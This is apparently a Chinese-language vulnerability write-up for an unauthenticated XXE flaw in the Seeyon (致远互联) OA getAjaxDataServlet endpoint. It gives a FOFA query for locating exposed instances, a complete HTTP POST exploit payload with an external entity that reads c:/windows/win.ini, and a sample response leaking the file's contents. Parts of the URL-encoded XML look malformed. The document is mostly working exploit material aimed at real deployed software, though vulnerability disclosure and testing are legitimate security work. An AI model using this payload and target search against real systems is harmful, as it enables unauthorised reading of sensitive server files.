

Z4-3致远互联-OA-XXE


漏洞描述：

致远互联-OA getAjaxDataServlet 接口处存在XML实体注入漏洞，未经身份认证的攻击者可以利用此漏洞读取系统内部敏感文件，获取敏感信息，使系统处于极不安全的状态。

影响版本：

V5/G6 V6.0及以上全系列版本

网站图片：



网络测绘：

fofa语法：

FOFA: app="致远互联-OA"

漏洞复现：

payload:

```
POST /seeyon/m-signature/RunSignature/run/getAjaxDataServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; OpenBSD i386) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36
Content-Type: application/x-www-form-urlencoded

S=ajaxColManager&M=colDelLock&imgvalue=1r7V9+0XCehZ5KUijesavRASMmpz%2FJcFgNqW4G2x63IPfOy%3DYudQ1bnHT8BLtwoKmb%2Fk&signwidth=4.0&signheight=4.0&xmlValue=%3C%3Fxml+version%3D%221.0%22%3F%3E%0D%0A%3C%21DOCTYPE+foo+%5B%0D%0A++%3C%21ELEMENT+foo+ANY+%3E%0D%0A++%3C%21ENTITY+xxe+SYSTEM+%22file%3A%2F%2F%3A%2Fwindows%2Fwin.ini%22+%3E%0D%0A%5D%3E%0D%0A%3C%3Signature%3E%3CField%3E%3Ca+Index%3D%22ProtectItem%22%3Etrue%3C%2Fa%3E%3Cb+Index%3D%22Caption%22%3Ecaption%3C%2Fb%3C%3Cc+Index%3D%22ID%22%3Eid%3C%2F%3E%3Cd+Index%3D%22VALUE%22%3E%26xxe%3B%3C%2Fd%3E%3C%2FField%3E%3C%2FSignature%3E
```

效果图：

读取 c:/windows/win.ini

Request

1

POST /seeyon/m-signature/RunSignature/run/getAjaxDataServlet HTTP/1.1

2

Host: [redacted]

3

User-Agent: Mozilla/5.0 (X11; OpenBSD i386) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36

4

Content-Type: application/x-www-form-urlencoded

5

6

S=ajaxColManager&M=colDelLock&imgvalue=1r7V9+0XCehZ5KUijesavRASMmpz%2FJcFgNqW4G2x63IPfOy%3DYudQ1bnHT8BLtwoKmb%2Fk&signwidth=4.0&signheight=4.0&xmlValue=%3C%3Fxml+version%3D%221.0%22%3F%3E%0D%0A%3C%21DOCTYPE+foo+%5B%0D%0A++%3C%21ELEMENT+foo+ANY+%3E%0D%0A++%3C%21ENTITY+xxe+SYSTEM+%22file%3A%2F%2F%3A%2Fwindows%2Fwin.ini%22+%3E%0D%0A%5D%3E%0D%0A%3C%3Signature%3E%3CField%3E%3Ca+Index%3D%22ProtectItem%22%3Etrue%3C%2Fa%3E%3Cb+Index%3D%22Caption%22%3Ecaption%3C%2Fb%3C%3Cc+Index%3D%22ID%22%3Eid%3C%2F%3E%3Cd+Index%3D%22VALUE%22%3E%26xxe%3B%3C%2Fd%3E%3C%2FField%3E%3C%2FSignature%3E

Responses

1848bytes / 91ms

30

KgException: [err=[KgCommonsError: [cod

31

invoke: param:[KgSignatureInfo: [textinfo=

32

fontColor=18, fontSize=12, fontStyle=0, ,

33

waterImg=null, elemId=null, left=0, top=

34

fieldDesc=caption, fieldValue=; for 16-b

35

[fonts]

36

[extensions]

37

[mci_extensions]

38

[files]

39

[Mail]

40

MAPI=1

41

CMCDLLNAME32=map132.dll

42

CMC=1

43

MAPIX=1

44

MAPIXVER=1.0.0.1

45

OLEMessaging=1

46

[MCI Extensions.BAK]

47

3g2=MPEGVideo

48

3gp=MPEGVideo

49

3gp2=MPEGVideo

50

3gpp=MPEGVideo

51

aac=MPEGVideo

52

adt=MPEGVideo

53

adts=MPEGVideo

54

m2t=MPEGVideo

55

m2ts=MPEGVideo

56

m2v=MPEGVideo

57

m4a=MPEGVideo

m4v=MPEGVideo

mod=MPEGVideo

mov=MPEGVideo

mp4=MPEGVideo